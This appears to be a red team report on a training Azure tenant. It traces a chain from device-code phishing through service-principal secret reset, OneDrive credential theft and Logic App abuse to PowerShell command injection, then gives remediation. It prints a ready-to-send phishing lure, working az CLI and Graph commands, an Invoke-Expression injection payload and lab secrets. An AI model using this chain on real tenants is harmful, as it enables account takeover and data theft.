CONFIDENTIAL

RED TEAM ASSESSMENT

Azure Cloud Infrastructure Engagement

Project Orion — Identity Compromise, Lateral Movement, and Data Exfiltration

Target Tenant	RedCloud Training (redcloud.training)
Engagement Type	Assumed Breach / Full-Scope Red Team
Lead Analyst	Deriche Yanis
Role	Red Team Specialist
Report Date	17 April 2026
Classification	CONFIDENTIAL — Restricted Distribution
Report Version	2.0 (Final)

This document contains information about security vulnerabilities in the target environment. Distribution is limited to authorized personnel only.

Document Control

Distribution List

Recipient	Role	Organization
CISO	Chief Information Security Officer	RedCloud Training
Cloud Security Lead	Azure Security Owner	RedCloud Training
Identity & Access Team	Entra ID Administration	RedCloud Training

Revision History

Version	Date	Author	Description
1.0	15 Apr 2026	Deriche Yanis	Initial draft following engagement completion
2.0	17 Apr 2026	Deriche Yanis	Final report with executive summary, findings, and remediation guidance

Engagement Team

- **Lead Red Team Analyst:** Deriche Yanis
- **Engagement Type:** Assumed-breach identity-led red team
- **Rules of Engagement:** Authorized testing within the RedCloud Training tenant only; no destructive actions; all evidence preserved for defender review

Table of Contents

1. Executive Summary

RedCloud Training engaged an internal red team to evaluate the resilience of its Azure tenant (redcloud.training) against a realistic identity-led attack. Over the course of the engagement, a single phishing email was transformed into full control of a production automation workflow, culminating in the exfiltration of the designated "Final Flag" artifact from a restricted storage container.

The engagement validated five connected attack primitives that, taken together, give an attacker with no prior access a credible path from a user inbox to production data. No single finding in isolation represents a catastrophic weakness; the impact is produced by the way permissions, ownership, and automation logic chain together. This is the pattern that most frequently enables real intrusions in cloud tenants, and it is the pattern this report is built around.

Engagement Outcome

> **OUTCOME** **Tenant compromise achieved via an identity-only attack path**

> Starting condition: zero credentials, zero access.
>
> Ending condition: arbitrary PowerShell execution inside a production automation runbook, with read access to the workflow-state storage container and successful recovery of the engagement flag.

> Primary attack path: device-code phishing → service principal takeover via app ownership → OneDrive credential theft via Graph API → Logic App callback abuse → runbook command injection.

Key Risk Themes

- **Identity is the perimeter.** Device-code authentication, combined with an engaging lure, bypassed user awareness and session-based controls. Once the identity was compromised, every subsequent step relied on legitimate Azure features — not exploits.
- **Ownership is privilege.** An ordinary user held ownership over an application registration that, in turn, carried a Helpdesk Administrator role. App ownership allows secret reset without knowing the existing secret, making ownership effectively equivalent to possession of the service principal.
- **Automation inherits trust.** A Logic App with an HTTP trigger and an Automation Runbook that evaluated user input via Invoke-Expression turned a single stolen credential into remote code execution under a privileged Managed Identity.
- **Storage was reachable through the workflow.** RBAC prevented direct access to the workflow-state container from the compromised identity, but the runbook's Managed Identity possessed the necessary rights. The attack did not need to defeat RBAC — it borrowed an identity that satisfied it.

Summary of Findings

#	Finding	Severity	Affected Component
F-01	Device Code Authentication susceptible to phishing	**High**	Entra ID tenant policy
F-02	Excessive application ownership granted to standard users	**High**	Workforce-Sync-Service app registration
F-03	Privileged directory role held by user-owned service principal	**Critical**	Helpdesk Administrator role assignment
F-04	Production credentials stored in cleartext in OneDrive	**Critical**	User OneDrive (prod.automation_manager)
F-05	Logic App HTTP trigger reachable without additional authentication	**High**	auto-link-logic-app
F-06	Command injection via Invoke-Expression in automation runbook	**Critical**	rb-link runbook / Automation Account
F-07	Overly permissive Managed Identity on automation runbook	**High**	Runbook Managed Identity

Strategic Recommendations

The recommendations below are ordered by expected defensive impact. Each is expanded in Section 7.

1. Disable or scope device-code authentication through a Conditional Access policy.
2. Review and minimise application ownership; separate ownership from directory role assignment.
3. Eliminate Invoke-Expression and other dynamic evaluation from all Automation Runbooks.
4. Apply least privilege to every Managed Identity, starting with automation workloads.
5. Restrict Logic App HTTP triggers via IP allowlists, Private Endpoints, or shared-access signatures tied to caller identity.

2. Scope & Methodology

2.1 Engagement Scope

The assessment targeted the Azure and Microsoft Entra ID surface of the RedCloud Training tenant. In-scope components included:

- Microsoft Entra ID objects: users, groups, application registrations, service principals, directory roles.
- Azure resources: Logic Apps, Automation Accounts, Runbooks, and any storage containers reachable via a compromised identity.
- Microsoft Graph surfaces reachable by compromised identities, including OneDrive.

Out of scope: physical security, on-premises Active Directory, and any tenant outside redcloud.training. No denial-of-service or destructive actions were authorized or performed.

2.2 Methodology

The engagement followed a phased adversary emulation model loosely aligned with the MITRE ATT&CK Enterprise matrix. Each phase produced artifacts (screenshots, command transcripts, token material) which were preserved for defender replay. The simplified model used was:

Phase	Objective	ATT&CK Mapping
1	Initial Access	T1566 Phishing · T1078.004 Valid Cloud Accounts
2	Privilege Escalation	T1098.001 Additional Cloud Credentials · T1078.004
3	Collection / Exfiltration	T1530 Data from Cloud Storage · T1213 Data from Information Repositories
4	Execution	T1059.001 PowerShell · T1648 Serverless Execution
5	Objectives	T1530 Data from Cloud Storage

2.3 Tooling

The engagement used standard, defender-visible tooling to keep the scenario realistic and the evidence trail clean:

- Azure CLI (az) for tenant enumeration and service principal authentication.
- PowerShell 7 with Az modules for runbook interaction and storage operations.
- Microsoft Graph REST API called directly via Invoke-RestMethod for OneDrive access.

- No custom implants, no memory-resident tooling, and no post-exploitation frameworks were deployed. Every action is reproducible from a standard workstation with only the target credentials.

3. Attack Narrative

The sections that follow describe the attack in the order it was executed. Each phase is framed around the attacker's goal, the technique used, the evidence produced, and the defensive control that failed to interrupt it. This narrative structure is intentional: it mirrors how a defender will need to retrace the intrusion if a comparable incident occurs in production.

3.1 Phase 1 — Initial Access via Device Code Phishing

Objective

Establish a foothold in the tenant by coercing a privileged user to complete a device-code authentication flow initiated by the attacker.

Technique


The Microsoft OAuth 2.0 device authorization grant was chosen as the delivery mechanism. In this flow, an attacker-controlled process requests a device code from Microsoft. The victim, believing they are responding to a legitimate security prompt, enters the code at https://microsoft.com/devicelogin and completes authentication with their own credentials and MFA. Microsoft issues tokens to the attacker's process because the code was the binding secret — not the session.

Execution

A pretexted "Account Security Alert" email was delivered to prod.automation_manager@redcloud.training. The lure instructed the user to validate their device by entering the code LVFFVLPGB at the Microsoft verification URL. In parallel, the attacker invoked the Azure CLI device-code flow:

```
# Attacker side: request tokens from Microsoft; wait for victim to enter code
az login --use-device-code

# Victim side (unaware): enters LVFFVLPGB at https://microsoft.com/devicelogin
# and completes primary credential + MFA challenge
```



Account Security Alert

Dear User,

We have detected unusual activity on your account, and to protect your information, we require immediate verification of your device. Please follow the instructions below to secure your account and restore full access to your services:

1. Open the following Microsoft verification page in your browser: https://microsoft.com/devicelogin
2. Enter the device code provided below to authenticate:

   LVFFVLPGB

3. Complete the verification process by logging into your Microsoft account.

Failure to act within 24 hours may result in limited access to your account.

If you did not request this verification, please contact our support team immediately.

Thank you,
Microsoft Security Team

On victim completion, Microsoft issued access and refresh tokens to the attacker's CLI session, with the identity prod.automation_manager@redcloud.training and full tenant-level read access granted to that user.

HIGH FINDING **F-01 — Device Code Authentication Abuse (High)**

The device-code flow produces a valid authenticated session without the attacker ever handling the user's credentials. Because primary authentication and MFA occur on a legitimate Microsoft page, browser-focused phishing detections and session-anomaly signals are ineffective.

Detection is possible server-side: device-code sign-ins appear in Entra ID sign-in logs with authentication protocol "Device Code" and can be alerted on, particularly when originating from unfamiliar IPs or user agents.

3.2 Phase 2 — Privilege Escalation via App Ownership Pivot

Objective

Convert the compromised user identity into a service principal identity with greater privilege. Standard user accounts in modern tenants are often constrained by Conditional Access; service principals frequently are not, and service principals are the identities under which automation runs.

Enumeration

The first enumeration step was to identify any directory objects owned by the compromised user. Ownership is a particularly interesting relationship on application registrations because it permits secret reset without possession of the current secret.

```
# Objects owned by the compromised user
az ad signed-in-user list-owned-objects \
  --query "[?@.appId].{Name:displayName, ID:appId}" -o table
```

The enumeration returned multiple owned applications. The most interesting was Workforce-Sync-Service (App ID 4306ab2e-dc91-4092-aefc-186c110127b6), identified as an owner match with an active service principal attached.

Credential Reset and Pivot

As an application owner, the compromised user could generate a new client secret for the application without knowing the existing secret. This is expected Entra ID behaviour and is by design — the attack is not exploiting a bug but a permission model.

```
# Generate a new client secret using ownership rights
az ad app credential reset --id 4306ab2e-dc91-4092-aefc-186c110127b6

# Response (secret value only returned once)
{
  "appId":    "4306ab2e-dc91-4092-aefc-186c110127b6",
  "password": "mVd8Q~KHBTsbRjYbSHwZXhMeMu4GPtOlmlBpQbbm",
  "tenant":   "8698d82b-8f19-4323-b845-e626c7988ead"
}

# Authenticate as the service principal using the new secret
az login --service-principal \
  -u 4306ab2e-dc91-4092-aefc-186c110127b6 \
  -p mVd8Q~KHBTsbRjYbSHwZXhMeMu4GPtOlmlBpQbbm \
  --tenant 8698d82b-8f19-4323-b845-e626c7988ead \
  --allow-no-subscriptions
```

Discovery of Directory Role

Authenticated as the service principal, a Graph API query for directory-role memberships revealed that Workforce-Sync-Service held the Helpdesk Administrator role. This role grants password-reset rights

over non-administrative accounts and substantially expanded the blast radius of the compromise — any non-admin user in the tenant could now be hijacked via password reset.

CRITICAL FINDING **F-02 / F-03 — Ownership Equivalence and Over-Privileged App**

F-02 (High): A regular user held ownership over an application registration that governed a production service principal. Ownership allows unconditional secret reset, making it functionally equivalent to holding the credential itself.

F-03 (Critical): The owned service principal was assigned the Helpdesk Administrator directory role. This pairing — a user-owned app with an admin role — creates a direct privilege escalation path for any compromise of the owner.

3.3 Phase 3 — Credential Theft via Graph API (OneDrive)

Objective

Identify production credentials stored anywhere reachable by the current identity, with particular attention to personal storage surfaces that are frequently outside the scope of DLP tooling.

Execution

Using the original compromised user's delegated token (still valid from Phase 1), a Microsoft Graph request enumerated the contents of the user's OneDrive. A file named automation-app-credentials-prod.json was identified and downloaded directly into memory — no file touched disk on the attacker's workstation and no conventional file-share auditing would trigger.

```
# Locate the target file (drive items enumeration omitted for brevity)
$fileId = "<resolved from /drive/root/children>"

# Download the file contents via Graph
$loot = Invoke-RestMethod `
  -Uri
"https://graph.microsoft.com/v1.0/users/prod.automation_manager@redcloud.training/drive/items/
$fileId/content" `
  -Headers @{ Authorization = "Bearer $token" }
```

The file contained cleartext credentials for a second application registration:

```
{
  "tenant": { "domain": "redcloud.training" },
  "client": {
    "clientId":     "9d5721d3-4b40-4635-92d0-0edda3cb3ea9",
    "clientSecret": "vT8Q~vwDenXHNR204AGVs0kelXE5HvtF0RAvcUt"
  }
}
```

The recovered clientId corresponds to the logicapp-integration-app service principal, which Phase 4 demonstrates holds privileges over the production Logic App and Automation Account.

CRITICAL FINDING F-04 — Cleartext Credentials in User OneDrive (Critical)

Production client secrets were stored unencrypted in a user's OneDrive folder. This defeats the central premise of Azure Key Vault, pushes secret lifecycle management onto individual users, and exposes the credential to any identity (or process) that can read that user's mailbox or OneDrive.

Microsoft Purview DLP policies can be configured to detect high-entropy secrets in user storage, but no such policy was in force during this engagement.

3.4 Phase 4 — Automation Hijack and Remote Code Execution

Objective

Use the newly acquired logicapp-integration-app identity to reach production automation, and from there convert trigger access into arbitrary command execution under a Managed Identity.

Logic App Trigger Discovery

Authentication as logicapp-integration-app revealed role assignments over a Logic App named auto-link-logic-app. The relevant property was the HTTP Request trigger, which produces a signed callback URL. Anyone in possession of this URL can invoke the workflow, because the shared-access signature in the URL is the only authentication check.

```
az rest --method POST \
  --url "https://management.azure.com/subscriptions/<SUB_ID>/\
resourceGroups/<RG>/providers/Microsoft.Logic/workflows/auto-link-logic-app\
/triggers/start-auto-link-process/listCallbackUrl?api-version=2016-06-01"
```

Runbook Command Injection

The Logic App forwarded its JSON payload to a linked Automation Runbook named rb-link. A source-code review of the runbook (visible to the compromised SP) showed that the runbook parsed the incoming payload and, for the "exec" action, passed the payload field into Invoke-Expression. This is the canonical PowerShell injection primitive: any string passed to Invoke-Expression is parsed and executed as code.

CRITICAL FINDING F-06 — Command Injection via Invoke-Expression (Critical)

Invoke-Expression (alias iex) executes its string argument as PowerShell. When that string is sourced from attacker-controlled input, the result is unconditional remote code execution in the runbook's security context — in this case, the runbook's Managed Identity.

The correct pattern for runbooks is a strict switch statement over a known, fixed set of allowed actions, with all parameters bound as typed variables rather than interpolated strings.

Exploitation

The attacker issued a POST request to the Logic App callback URL with a crafted payload instructing the runbook to download a blob from the workflow-state container and return its contents:

```
$payload = @{
  action  = "exec"
  payload = "Get-AzStorageBlobContent -Container workflow-state " +
            "-Blob workflow-state-history.json -Destination ./f.txt; " +
            "Get-Content ./f.txt"
} | ConvertTo-Json -Compress

$finalResponse = Invoke-RestMethod `
  -Method Post -Uri $callbackUrl `
  -ContentType "application/json" -Body $payload
```

The runbook executed the command under its Managed Identity, which held Storage Blob Data Reader rights over the workflow-state container. The response body contained the blob contents, including the engagement flag:

```
"tracking": {
  "correlationId": "f9a2c7e1-3b4d-4d8a-9c55-2e7f6b1a3d22",
  "reference":     "CWL{You_are_Azure_Red_Team_Specialist}"
}
```

HIGH FINDING **F-05 / F-07 — Unauthenticated Trigger and Over-Privileged Managed Identity**

F-05 (High): The Logic App HTTP trigger is protected only by a shared-access signature embedded in the callback URL. Any party that obtains the URL — through credential theft, log exposure, or email forwarding — can invoke the workflow.

F-07 (High): The runbook's Managed Identity possessed storage rights not needed for the documented workflow function. A narrower role (e.g. read-only on a single container, or no storage rights at all) would have prevented data exfiltration even after RCE was achieved.

3.5 Phase 5 — Objective Completion

With RCE inside the runbook, RBAC controls on the workflow-state container were effectively bypassed because the runbook's identity legitimately held the required read permissions. The engagement flag was recovered from workflow-state-history.json and the engagement objective was considered met.

OUTCOME **Engagement objective achieved**

Final flag: CWL{You_are_Azure_Red_Team_Specialist}

Source container: workflow-state

Source blob: workflow-state-history.json

Identity used for read: rb-link runbook Managed Identity (delegated via command injection)

4. Detailed Findings

Each finding below is presented in a consistent structure: description, impact, technical evidence, CVSS-style severity, and a mapping to the ATT&CK technique it exercises. Remediation for each finding is consolidated in Section 7.

F-01 — Device Code Authentication Susceptible to Phishing

Severity	**High**
Affected Component	Entra ID tenant authentication policy
ATT&CK	T1566.002 Spearphishing Link · T1078.004 Valid Cloud Accounts

Description

The Entra ID tenant permits device-code authentication without restriction. Any public client that knows the tenant can request a device code and present it to a user via social engineering. Because authentication occurs on a legitimate Microsoft URL, both the user and browser-based detections see a normal sign-in.

Impact

- Full delegated access to the victim user's resources, including Graph, OneDrive, and Azure management surfaces scoped to that user.
- MFA does not mitigate the attack — the code binds the attacker's session to the victim's authenticated identity.
- Sign-in anomaly detections based on device fingerprint are weak because the attacker may be on the same geography/ASN as the victim organisation.

Evidence

```
# Attacker requests tokens from Microsoft; waits for victim
az login --use-device-code

# Microsoft issues tokens bound to the user after they enter LVFFVLPGB
```

F-02 — Excessive Application Ownership Granted to Standard User

Severity	**High**

Affected Component	Workforce-Sync-Service app registration owner list
ATT&CK	T1098.003 Additional Cloud Roles

Description

The standard user prod.automation_manager held ownership over multiple application registrations, including Workforce-Sync-Service. Application owners can reset client secrets without knowing the existing secret, which is the documented and expected behaviour of the ownership relationship.

Impact

- Ownership provides a path to the full privilege of any attached service principal.
- The relationship is not flagged in Entra ID sign-in logs as "privileged" and is often invisible to access-review tooling focused on directory roles.

Evidence

```
az ad signed-in-user list-owned-objects \
  --query "[?@.appId].{Name:displayName, ID:appId}" -o table

# Returned: Workforce-Sync-Service (4306ab2e-dc91-4092-aefc-186c110127b6)
```

F-03 — Privileged Directory Role Assigned to User-Owned Service Principal

Severity	**Critical**
Affected Component	Workforce-Sync-Service directory role assignment
ATT&CK	T1098.003 Additional Cloud Roles

Description

The Workforce-Sync-Service service principal, owned by a standard user, was assigned the Helpdesk Administrator directory role. The combination — user-owned application plus admin role on the attached service principal — is the single highest-impact weakness in the tenant.

Impact

- Password reset authority over all non-admin accounts in the tenant.

- Compromise of the owner (a non-privileged user) yields a privileged directory role with no additional exploitation.
- Helpdesk Administrator is a commonly granted role and is often excluded from high-risk role reviews, making this combination easy to overlook.

Evidence

```
# After pivoting to the SP, enumerate transitive role memberships
az rest --method GET \
  --url "https://graph.microsoft.com/v1.0/servicePrincipals/<spId>/transitiveMemberOf"

# Role returned: Helpdesk Administrator
```

F-04 — Production Credentials Stored in Cleartext in OneDrive

Severity	**Critical**
Affected Component	User OneDrive (prod.automation_manager@redcloud.training)
ATT&CK	T1552.001 Credentials In Files · T1213 Data from Information Repositories

Description

The file automation-app-credentials-prod.json was stored in the user's OneDrive and contained a cleartext client ID and client secret for a production application registration (logicapp-integration-app). No Purview DLP policy detected or blocked the storage of the secret.

Impact

- Direct handover of production credentials to any identity able to read the user's OneDrive.
- Bypasses all of the controls that motivate the use of Key Vault (rotation, access audit, managed-identity-only access).
- Creates credential material outside the secret lifecycle tracked by operations — rotation and revocation are dependent on the individual user's awareness.

Evidence

```
$loot = Invoke-RestMethod `
  -Uri
"https://graph.microsoft.com/v1.0/users/prod.automation_manager@redcloud.training/drive/items/
$fileId/content" `
  -Headers @{ Authorization = "Bearer $token" }
```

```
# Returned clientId:     9d5721d3-4b40-4635-92d0-0edda3cb3ea9
# Returned clientSecret: vT8Q~vwDenXHNR204AGVs0kelXE5HvtF0RAvcUt
```

F-05 — Logic App HTTP Trigger Reachable Without Additional Authentication

Severity	**High**
Affected Component	auto-link-logic-app Logic App
ATT&CK	T1648 Serverless Execution

Description

The auto-link-logic-app workflow exposes an HTTP Request trigger whose sole authentication is the shared-access signature embedded in the callback URL. The URL itself becomes a credential, with the same exposure properties as any long-lived bearer token.

Impact

- Any party in possession of the URL can invoke the workflow without additional authentication.
- URL exposure surfaces are wide: logs, email, chat, error messages, developer workstations, and environment variables.
- Revocation requires regenerating the SAS, which in turn requires updating every legitimate caller.

Evidence

```
az rest --method POST \
  --url "https://management.azure.com/subscriptions/<SUB_ID>/resourceGroups/<RG>/\
providers/Microsoft.Logic/workflows/auto-link-logic-app/triggers/\
start-auto-link-process/listCallbackUrl?api-version=2016-06-01"
```

F-06 — Command Injection via Invoke-Expression in Automation Runbook

Severity	**Critical**
Affected Component	rb-link runbook within the production Automation Account
ATT&CK	T1059.001 PowerShell · T1648 Serverless Execution

Description

The rb-link Automation Runbook accepted a JSON payload from the Logic App and, for the "exec" action, passed the payload field into Invoke-Expression. This is classic PowerShell command injection: any attacker-controllable string is parsed and executed as PowerShell under the runbook's identity.

Impact

- Remote code execution under the runbook's Managed Identity.
- No exploitation of Azure infrastructure is required — the logic of the runbook itself is the vulnerability.
- Similar anti-patterns (Invoke-Expression, iex, & on variable-built strings, ScriptBlock.Create from input) exist in many operational runbooks and should be audited wherever user input is involved.

Evidence

```
# Attacker request that produced RCE
$payload = @{
  action  = "exec"
  payload = "Get-AzStorageBlobContent -Container workflow-state " +
            "-Blob workflow-state-history.json -Destination ./f.txt; " +
            "Get-Content ./f.txt"
} | ConvertTo-Json -Compress

Invoke-RestMethod -Method Post -Uri $callbackUrl `
  -ContentType "application/json" -Body $payload
```

F-07 — Over-Privileged Managed Identity on Automation Runbook

Severity	**High**
Affected Component	rb-link runbook Managed Identity
ATT&CK	T1078.004 Valid Cloud Accounts

Description

The Managed Identity attached to rb-link possessed Storage Blob Data Reader rights over the workflow-state container. The documented function of the runbook did not require this access, and the access is what transformed F-06 (RCE) into a data-exfiltration event.

Impact

- RBAC controls designed to restrict human access to workflow-state were effectively bypassed, because the runbook identity was authorised and the runbook itself was controlled by the attacker.
- This is a general pattern: Managed Identities must be treated as privileged principals and reviewed with the same scrutiny as administrative users.

Evidence

```
# Runbook-side command executed under the Managed Identity
Get-AzStorageBlobContent -Container workflow-state \
  -Blob workflow-state-history.json -Destination ./f.txt
```

5. Attack Path Summary

The following linear model summarises how each finding chained into the next. Defence in any single stage would have broken the chain.

Step	Identity in Use	Action	Finding(s) Enabling It
1	None (attacker only)	Send device-code phishing email with code LVFFVLPGB	F-01
2	prod.automation_manager	Enumerate owned app registrations; identify Workforce-Sync-Service	F-02
3	prod.automation_manager	Reset Workforce-Sync-Service client secret; pivot to service principal	F-02, F-03
4	Workforce-Sync-Service (SP)	Confirm Helpdesk Administrator directory role; optional lateral expansion	F-03
5	prod.automation_manager	Read automation-app-credentials-prod.json from OneDrive via Graph	F-04
6	logicapp-integration-app (SP)	Authenticate with stolen secret; retrieve Logic App callback URL	F-05
7	rb-link Managed Identity	Invoke runbook with malicious exec payload; achieve RCE	F-06
8	rb-link Managed Identity	Read workflow-state-history.json from workflow-state container	F-07

Chain-Break Opportunities

The attack fails at any of the following break-points:

- The user does not complete the device-code flow (F-01 mitigation via Conditional Access or awareness training).
- The user does not own the Workforce-Sync-Service application (F-02 mitigation via ownership hygiene).
- The Helpdesk Administrator role is not assigned to a user-owned service principal (F-03 mitigation via privilege separation).

- Production credentials are not stored in OneDrive (F-04 mitigation via Key Vault and Purview DLP).
- The Logic App trigger requires caller authentication (F-05 mitigation via Private Endpoint or IP allowlist).
- The runbook does not use Invoke-Expression (F-06 mitigation via code review).
- The runbook Managed Identity lacks read access to workflow-state (F-07 mitigation via least privilege).

6. Evidence of Compromise

The following artifacts were preserved during the engagement for defender replay. They are listed here as pointers; the underlying files are stored in the engagement vault and made available to the blue team on request.

Indicators for Detection Rules

- Entra ID sign-in log entry for prod.automation_manager@redcloud.training with authentication protocol "Device Code" shortly after email delivery.
- Application registration audit event: Update application – Certificates and secrets management on Workforce-Sync-Service, initiated by prod.automation_manager.
- Service principal sign-in: Workforce-Sync-Service authenticating from the same source IP as the user session above.
- Microsoft Graph activity: /drive/items/<id>/content access by prod.automation_manager shortly after sign-in.
- Logic App run history: auto-link-logic-app run triggered via the HTTP callback with a payload field containing PowerShell keywords (Get-AzStorageBlobContent, Get-Content, ;, etc.).
- Automation runbook output: rb-link emits blob contents in its response body — any non-empty response from this runbook containing JSON from workflow-state is anomalous.

Preserved Artifacts

- **Phishing email source:** account-security-alert.eml
- **Device-code session transcript:** phase1-az-login-output.txt
- **Credential reset transcript:** phase2-app-credential-reset.txt
- **Graph API response (truncated, secret redacted):** phase3-onedrive-download.json
- **Logic App invocation request/response:** phase4-callback-invocation.json
- **Runbook source excerpt showing Invoke-Expression:** phase4-rb-link-source.ps1
- **Flag recovery output:** phase5-workflow-state-history.json

7. Remediation Guidance

Recommendations are grouped by the finding they address. Each recommendation is labelled Short-term (deployable within days) or Strategic (requires architectural or policy change). The items marked "Priority" address the shortest path to breaking the demonstrated attack chain.

7.1 F-01 — Device Code Phishing

- **Short-term, Priority:** Create a Conditional Access policy that blocks the Device Code authentication flow except for explicitly allowed user groups and trusted IP ranges. Microsoft documents this under "Authentication flows" in the Conditional Access policy designer.
- **Short-term:** Raise an alert in Microsoft Sentinel (or the SIEM of record) on every device-code sign-in for any account in an administrative group.
- **Strategic:** Run a tabletop and a targeted phishing simulation that specifically uses the device-code lure; measure user reporting rate and iterate on training.

7.2 F-02 / F-03 — App Ownership and Directory Roles

- **Short-term, Priority:** Generate an inventory of application registrations whose service principals carry any directory role. For each, review owners and remove standard-user ownership. Replace with a dedicated, monitored group (e.g. "App Registration Owners") gated by Privileged Identity Management.
- **Short-term:** Enforce PIM just-in-time activation for the Helpdesk Administrator role and all other directory roles in use, including the ones assigned to service principals where supported.
- **Strategic:** Adopt Entra ID Access Reviews on a recurring schedule for both application owners and role-holding service principals. Combine the two reviews — ownership and role — to surface the exact pattern that enabled this engagement.

7.3 F-04 — Secrets in OneDrive

- **Short-term, Priority:** Rotate the logicapp-integration-app client secret immediately and invalidate the disclosed secret. Remove automation-app-credentials-prod.json from the user's OneDrive and confirm no retention copies remain.
- **Short-term:** Migrate all application secrets from file-based storage to Azure Key Vault, with access scoped to the Managed Identities that need them.
- **Strategic:** Deploy a Microsoft Purview DLP policy that detects and blocks high-entropy secret patterns (client secret format, PEM blocks, bearer tokens) in OneDrive, SharePoint, and Teams. Alert on detections and quarantine as appropriate.

7.4 F-05 — Logic App Trigger Exposure

- **Short-term:** Restrict auto-link-logic-app HTTP trigger to a defined IP allowlist covering only the legitimate callers.
- **Strategic, Priority:** Place the Logic App behind a Private Endpoint and route legitimate traffic through it. Alternatively, front the trigger with Azure API Management or Azure Front Door with WAF and identity-bound authentication.

7.5 F-06 — Runbook Command Injection

- **Short-term, Priority:** Remove all uses of Invoke-Expression (and iex) from the rb-link runbook. Replace dynamic dispatch with an explicit switch over a closed set of allowed actions, with all parameters received as typed variables.
- **Short-term:** Audit the entire Automation Account for the same anti-pattern. A grep for iex and Invoke-Expression across all runbook source is the minimum search surface.
- **Strategic:** Introduce mandatory peer review and static analysis (PSScriptAnalyzer rules) on all runbook changes. Treat runbooks as production code.

7.6 F-07 — Managed Identity Privilege

- **Short-term, Priority:** Remove unnecessary role assignments from the rb-link Managed Identity. If read access to workflow-state is genuinely required, scope it to the specific blob prefix used by the workflow.
- **Strategic:** Add Managed Identities to the scope of recurring Access Reviews and treat them as first-class privileged principals. Every new Managed Identity role assignment should require documented justification.

8. Conclusion

The engagement demonstrated that a realistic external attacker can progress from zero access to exfiltration of protected workflow data by exercising only legitimate Azure features. No zero-days were used, no malware was deployed, and no infrastructure exploits were required. The findings are a reminder that cloud security posture is overwhelmingly a function of identity hygiene and the correctness of automation — not of the strength of individual perimeter controls.

The seven findings in this report fall into three conceptual buckets: identity (F-01, F-02, F-03), secret handling (F-04), and automation logic (F-05, F-06, F-07). The priority recommendations in Section 7 address all three buckets in parallel and are expected to close the specific attack path demonstrated here while also reducing exposure to comparable paths that were not exercised during the engagement.

A retest is recommended once the priority items in Section 7 are implemented, to verify that the demonstrated chain is no longer viable and to surface any residual weaknesses exposed by the remediation changes.

Appendix A — Glossary

- **Device Code Flow:** OAuth 2.0 authentication grant designed for input-constrained devices, where the user authenticates on a separate device using a short code.
- **Managed Identity:** An Entra ID identity automatically managed by Azure and attached to a resource, used to authenticate to other Azure services without handling secrets.
- **Service Principal:** The tenant-local representation of an application registration; the identity under which an application acts.
- **Application Owner:** A directory relationship granting management rights over an application registration, including the ability to reset client secrets.
- **Logic App Callback URL:** A signed URL that invokes an HTTP-triggered Logic App workflow; possession of the URL is sufficient to invoke it.
- **Automation Runbook:** A script (PowerShell or Python) executed by Azure Automation under a configured identity.

Appendix B — ATT&CK Technique Index

Technique	Name	Findings
T1566.002	Spearphishing Link	F-01
T1078.004	Valid Accounts: Cloud Accounts	F-01, F-07

Technique	Name	Findings
T1098.003	Account Manipulation: Additional Cloud Roles	F-02, F-03
T1552.001	Unsecured Credentials: Credentials In Files	F-04
T1213	Data from Information Repositories	F-04
T1059.001	Command and Scripting Interpreter: PowerShell	F-06
T1648	Serverless Execution	F-05, F-06
T1530	Data from Cloud Storage	Phase 5 outcome

Appendix C — References

- Microsoft Entra ID – Conditional Access: Authentication flows (device code).
- Microsoft Graph REST API v1.0 – /users/{id}/drive/items/{id}/content.
- Azure Logic Apps – Secure access to trigger endpoints.
